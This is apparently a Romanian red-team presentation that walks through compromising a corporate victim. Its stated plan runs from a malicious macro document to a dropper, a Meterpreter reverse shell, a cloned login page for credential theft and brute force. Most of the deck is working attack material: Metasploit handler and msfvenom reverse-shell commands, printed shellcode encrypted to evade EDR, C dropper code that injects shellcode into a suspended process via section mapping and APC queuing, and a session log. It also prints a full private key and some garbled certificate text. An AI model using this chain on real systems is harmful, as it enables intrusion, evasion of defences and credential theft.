



THE **RED** AND **BLUE** TEAM EXPERIENCE

Presented By:
Mihai Borisov and George Safta


Sponsored
By
*e*xpertware

CE ESTE **RED** TEAMING-UL?

Red teaming-ul este o metodă în domeniul securității cibernetice, care implică simularea atacurilor cibernetice pentru a evalua eficiența măsurilor de apărare ale unei organizații. Echipele de red team, formate din hackeri etici, acționează ca atacatori pentru a identifica și exploata vulnerabilitățile sistemelor informatice.

SA INCEPEM

Vom compromite o aplicație de intranet din cadrul unei corporații, obținând credențialele tuturor angajaților prin accesul la mașina unei victime.



PLANUL ATACULUI

- Cream un macro-enabled document compromis care va executa comenzi de Visual Basic.
- Victima descarca dropper-ului prin accesarea documentului infectat.
- Malware-ul ne va permite obținerea unui reverse shell pe mașina victimei prin metasploit.
- O sa incercam sa inlocuim pagina de logare a website-ului la care victima are acces cu o clona care va redirectiona credentialele catre atacator.
- Cu credentialele furate putem face brute force pe mai multe asset-uri



SETUP

Deschidem consola framework-ului Metasploit.

```
(kali@kali)-[~]  
└─$ msfconsole
```

Utilizăm modulul multi/handler.

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp
```

Setăm modul staged pentru payload.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload ⇒ windows/x64/meterpreter/reverse_tcp
```


Setăm IP-ul hostului unde se va rula listener-ul pentru reverse shell.

```
msf6 exploit(multi/handler) > set lhost 192.168.1.144  
lhost => 192.168.1.144
```

Analog, setăm și portul unde va asculta.

```
msf6 exploit(multi/handler) > set lport 8080  
lport => 8080
```

Creăm o cheie privată și una publică.

```
(kali@kali)-[~]  
└─$ openssl req -new -x509 -nodes -out cert.crt -keyout priv.key
```

Certificatul și cheia privată vor fi adăugate în nasa.pem.

```
(kali@kali)-[~]  
└─$ cat priv.key cert.crt > nasa.pem
```

```
(kali@kali)-[~/Desktop]  
└─$ cat nasa.pem  
-----BEGIN PRIVATE KEY-----  
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBAgEAAoIBAQCfzZ0EDrx9ARoK  
e70dD421Y4c3qVOZ8wIJB3XjefjCAL+IGVtdFP+FsaZHqfAp5cWELndJ+BnQdpth  
ztqRg755jpoQgMiddb6Bf+0gCxL+FuPMLt1CxCo3md1PIsF6GVYAH9WUgxBvGDs  
w55G2YK7bHPerYVcQKC6T6IHDBqXGlmvR9ohZLLmPgySxPXA9aQR5xIUQfhrpD5q  
yb0ovLVTQMjs4maUTzDqZZIDtmptpyM/SxhM9EhQ7G9bNgIp0G8sUjIChfK/bFwt  
PS63bH2ZEQIGwKHOfBViuJZ6JM5aNuzsqalepdKchRXYoaf2NuSnXh2dt5HqChSo  
EvfDph/3AgMBAACGgEAL/rPIvG9vBaBmBYuBoEt/gELDxxC4p00xkc8KRFtE+s  
fcOHP/pXAfAlYayHVD0NwbML08qvDX0fCA3QaBJTNTIqpDXU5hn9Geqr6owIpst+  
l+XQBwTY3BrRbLo3qqrCvITSWxxf+7iwrUXKluElTfPkq9gTi3BIEchpEi6cyTMB  
D1lmgurzEr8r1IxLDYpFr4Zlw7SF/+ZaeEA2IOgSs64qvm/fZvSZ0brhKya6r20o  
4krq2VgtyA+08SkxwC+huc004ufTqWiLINCLzvQ62yH1chbhjoIACXsll3VMGgz6  
VyWk3wxYVtv5E0tHM0YS8mulskBxKHVvJDoiPr+KwQKBgQDga7FPUBBMZc2kdb0h  
P+gw/mqs7vbCTzpsPUwvPqmrRgcrFmG7mdQdXKdK/c3Ax7thxU2aXm1oxzCSZJv  
2sAy90Q+hR3huDEMTc5zVyX7TvQo46LVLYa4FFaRwXTYg6H20nsKHLvM3iszewPa  
H8SVle7to2pyNW0mWmEmCmtioQKBgQC25jRHV9dz0y7eA8zqXgSS3MpSaOdSuvG4  
R6GwQXpvcVBB0k4R69/GQAp00XDVIZTFvf1TWLL/8CvrtuCrC/uoJK58X9NDMTMU  
6i2FcyplhPkMwrU1KPx45+PmJ4jy3gx0QnzWspQz40U0V135kgx9JLvNbw0Lmyx9  
WCBLwz0TLwKBgDwCD+NZUUCzZmR3ZJTVdczD+tpK+4hxjvmqWJZLueoflrb0DuxZ  
ix6kiQUL4HDBUN/Kow1tnO/Lj4/UBGgMYiA+A1oEVj091S1SVLmEC3mqrrURU8V  
0JCGP5Wx2QCcEg7hsSy/Cih5r6uQVTNaE0K8WKSka0gmaqz8Vb7*2jCBA0GBAKEr  
RsVerjsy6D5GGBRjIMMwGvuuWtZ96r2Pe15ejIhLDY+0FvF6b9X6AKIe02ZYYqZz  
o27+Vm1XbcjEb3pMpaVHMU452CYoD+Dl89JjN1HjDl1gjtqzNoKeB60Eiqm+3Ivy  
ondp6TpZbJ1mSo1kbL6NcYe09Nh6aEdAxUkBzB85AoGBAKvba2Xdj4+YmPAKDZ1v  
bI+emtDUHCFtG8mgVnx2DLiaD1/znff2NPv1kbXGf0nQzIYfKN0UyPzVA62piIVu  
YW6bh1K0dN72gV5brgIVt2mnI9L6ce2H/5qtyzyqqa4a1980PWP56vPLmZ74bhp2  
MCC9o5vkmHtJdvkYUzXdaF6p  
-----END PRIVATE KEY-----  
-----BEGIN CERTIFICATE-----  
MIID0TCCArmgAwIBAgIU0sEWjkaCV37XNCwFRjRc+IF0RwkwDQYJKoZIhvcNAQEL  
BQAweDELMAkGA1UEBhMCuk8xEjAQBgNVBAgMCUJ1Y2hhcmVzdDESMBAGA1UEBwwJ  
QLVDSFVSFRVNUUwQwCgYDVQQKDANKZmxcDDAKBgNVBAsMAA2RmZzENMAAGA1UEAwE  
c3NkZjEwMBQGCsqGSIb3DQEJARYHZGRALmNvbTAeFw0yNDUwMDUxMTM0MjBaFw0y  
NDUwMDUxMTM0MjBaMHgxCzAJBgNVBAYTALJPMRiWEAYDVQQIDAlCdWNoeXJlc3Qx  
EjAQBgNVBAcMCUJ1Y2hhcmVkdVZGZnMQwwCgYDVQQQLDANKZmxc  
DTALBgNVBAMBNHnzZGYxYjAUBGkqhkiG9w0BCQEWB2RkQz5jb20wgE1MA0GCSqG  
SIb3DQEBAQUAAIIBDwAwggEKAoIBAQCfzZ0EDrx9ARoKe70dD421Y4c3qVOZ8wIJB3XjefjCAL+IGVtdFP+FsaZHqfAp5cWELndJ+BnQdpthztqRg755jpoQgMiddb6Bf+0gCxL+FuPMLt1CxCo3md1PIsF6GVYAH9WUgxBvGDsw55G2YK7bHPerYVcQKC6T6IHDBqXGlmvR9ohZLLmPgySxPXA9aQR5xIUQfhrpD5qyb0ovLVTQMjs4maUTzDqZZIDtmptpyM/SxhM9EhQ7G9bNgIp0G8sUjIChfK/bFwtPS63bH2ZEQIGwKHOfBViuJZ6JM5aNuzsqalepdKchRXYoaf2NuSnXh2dt5HqChSoEvfDph/3AgMBAACGgEAL/rPIvG9vBaBmBYuBoEt/gELDxxC4p00xkc8KRFtE+sfcOHP/pXAfAlYayHVD0NwbML08qvDX0fCA3QaBJTNTIqpDXU5hn9Geqr6owIpst+l+XQBwTY3BrRbLo3qqrCvITSWxxf+7iwrUXKluElTfPkq9gTi3BIEchpEi6cyTMBD1lmgurzEr8r1IxLDYpFr4Zlw7SF/+ZaeEA2IOgSs64qvm/fZvSZ0brhKya6r20o4krq2VgtyA+08SkxwC+huc004ufTqWiLINCLzvQ62yH1chbhjoIACXsll3VMGgz6VyWk3wxYVtv5E0tHM0YS8mulskBxKHVvJDoiPr+KwQKBgQDga7FPUBBMZc2kdb0hP+gw/mqs7vbCTzpsPUwvPqmrRgcrFmG7mdQdXKdK/c3Ax7thxU2aXm1oxzCSZJv2sAy90Q+hR3huDEMTc5zVyX7TvQo46LVLYa4FFaRwXTYg6H20nsKHLvM3iszewPaH8SVle7to2pyNW0mWmEmCmtioQKBgQC25jRHV9dz0y7eA8zqXgSS3MpSaOdSuvG4R6GwQXpvcVBB0k4R69/GQAp00XDVIZTFvf1TWLL/8CvrtuCrC/uoJK58X9NDMTMU6i2FcyplhPkMwrU1KPx45+PmJ4jy3gx0QnzWspQz40U0V135kgx9JLvNbw0Lmyx9WCBLwz0TLwKBgDwCD+NZUUCzZmR3ZJTVdczD+tpK+4hxjvmqWJZLueoflrb0DuxZix6kiQUL4HDBUN/Kow1tnO/Lj4/UBGgMYiA+A1oEVj091S1SVLmEC3mqrrURU8V0JCGP5Wx2QCcEg7hsSy/Cih5r6uQVTNaE0K8WKSka0gmaqz8Vb7*2jCBA0GBAKErRsVerjsy6D5GGBRjIMMwGvuuWtZ96r2Pe15ejIhLDY+0FvF6b9X6AKIe02ZYYqZzo27+Vm1XbcjEb3pMpaVHMU452CYoD+Dl89JjN1HjDl1gjtqzNoKeB60Eiqm+3Ivyondp6TpZbJ1mSo1kbL6NcYe09Nh6aEdAxUkBzB85AoGBAKvba2Xdj4+YmPAKDZ1vbI+emtDUHCFtG8mgVnx2DLiaD1/znff2NPv1kbXGf0nQzIYfKN0UyPzVA62piIVuYW6bh1K0dN72gV5brgIVt2mnI9L6ce2H/5qtyzyqqa4a1980PWP56vPLmZ74bhp2MCC9o5vkmHtJdvkYUzXdaF6p  
-----END CERTIFICATE-----
```

Setăm fișierul nasa.pem în modulul Metasploit, cu certificatul și cheia privata create.

```
msf6 exploit(multi/handler) > set HandlerSSLCert /home/kali/Desktop/nasa.pem  
HandlerSSLCert => /home/kali/Desktop/nasa.pem
```

Activăm verificarea autenticității certificatului.

```
msf6 exploit(multi/handler) > set StagerVerifySSLCert true
```

Verificam configuratiile

```
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.144   yes       The listen address (an interface may be specified)
  LPORT     8080             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target
```

Pornim listener-ul de reverse shell.


```
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.1.144:8080
```

Generam bytes-ii shellcode-ului aferent arhitecturii x64 ca mai apoi sa ii criptam pentru a evita detectia EDR-ului.

```
(kali@kali)-[~]  
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.144 LPORT=8080 StagerVerifySSLCert=true HandlerSSLCert=/home/kali/Desktop/nasa.pem -f c -o output.c
```

```
(kali@kali)-[~]  
└─$ cat output.c  
unsigned char buf[] =  
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"  
"\x52\x48\x31\xd2\x65\x48\xb5\x52\x60\x51\x48\xb5\x52\x18"  
"\x48\xb5\x52\x20\x56\x4d\x31\xc9\x48\xb7\x72\x50\x48\xf0"  
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"  
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\xb5\x52"  
"\x20\xb8\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\xf0"  
"\x85\x72\x00\x00\x00\xb8\x80\x88\x00\x00\x00\x48\x85\xc0"  
"\x74\x67\x48\x01\xd0\x44\xb4\x40\x20\x8b\x48\x18\x49\x01"  
"\xd0\x50\xe3\x56\x48\xff\xc9\x41\xb3\x34\x88\x4d\x31\xc9"  
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"  
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"  
"\x58\x44\xb4\x40\x24\x49\x01\xd0\x66\x41\xb8\x0c\x48\x44"  
"\x8b\x40\x1c\x49\x01\xd0\x41\xb8\x04\x88\x41\x58\x48\x01"  
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"  
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\xb8\x12\xe9"  
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"  
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"  
"\x89\xe5\x49\xbc\x02\x00\x1f\x90\xc0\xa8\x01\x90\x41\x54"  
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"  
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"  
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"  
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"  
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
```





BUILDING THE DROPPER

Decriptăm shellcode-ul.

```
char* shellcode = Decrypt(rShellcode, shellcodeSize, '');
```

Creăm o secțiune în memoria procesului.

```
NTSTATUS status = ntCreateSection(  
    &hSection, // handle-ul secțiunii  
    SECTION_ALL_ACCESS,  
    NULL,  
    &szSection, // mărimea secțiunii create  
    PAGE_EXECUTE_READWRITE, // permisiuni - RWX  
    SEC_COMMIT, // pornim atributul commit  
    NULL);
```

Mapăm secțiunea pentru a avea acces la ea și copiem bytes-ii shellcode-ului în secțiunea de memorie

```
status = ntMapViewOfSection(  
    hSection,  
    GetCurrentProcess(), // specificăm handle-ul procesului curent  
    &hLocalAddress,  
    NULL,  
    NULL,  
    NULL,  
    &viewSize,  
    ViewShare,  
    NULL,  
    PAGE_EXECUTE_READWRITE);  
  
RtlCopyMemory(hLocalAddress, shellcode, shellcodeSize);
```



Creăm procesul copil si mapăm procesului copil aceeași secțiune de memorie.

```
success = CreateProcess(
    NULL,
    cmd,
    NULL,
    NULL,
    FALSE, // daca handle-ul va fi mostenit de la procesul parinte
    CREATE_SUSPENDED,
    NULL,
    NULL,
    si, // pointer la STARTUPINFO sau STARTUPINFOEX - necesar
    pi); // pointer la PROCESS_INFORMATION - necesar

status = ntMapViewOfSection(
    hSection,
    pi->hProcess, // specificam handle-ul procesului tinta
    &hRemoteAddress,
    NULL,
    NULL,
    NULL, +
    &viewSize,
    ViewShare,
    NULL,
    PAGE_EXECUTE_READWRITE);
```

Procesul copil poate rula shellcode-ul injectat si secțiunea de memorie creată este demapată din procesul părinte.

```
QueueUserAPC(  
    (PAPCFUNC)hRemoteAddress, // pointer catre functia executata ca shellcode  
    pi->hThread, // handle-ul thread-ului  
    0  
);  
  
ResumeThread(pi->hThread);  
  
status = ntUnmapViewOfSection(  
    GetCurrentProcess(),  
    hLocalAddress);
```

Name	Date modified	Type	Size
 Dropper	10/5/2024 5:01 PM	Application	19 KB
 Dropper.pdb	10/5/2024 5:01 PM	Program Debug D...	892 KB

```
C:\Users\victor\Documents\G > + v
[+] Created process with PID: 17240
[+] Thread ID: 18168
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.144:8080
[*] Sending stage (201798 bytes) to 192.168.1.145
[*] Meterpreter session 8 opened (192.168.1.144:8080 → 192.168.1.145:52695) at 2024-10-06 16:49:11 -0400

meterpreter > dir
Listing: C:\Users\victor\Documents\GitHub\Custom-C2-Framework\Utils\Dropper\x64\Release


Mode                Size           Type             Last modified    Name
-----
100777/rwxrwxrwx    18944          fil              2024-10-05 10:01:08 -0400    Dropper.exe
100666/rw-rw-rw-    913408         fil              2024-10-05 10:01:08 -0400    Dropper.pdb

meterpreter > █
```

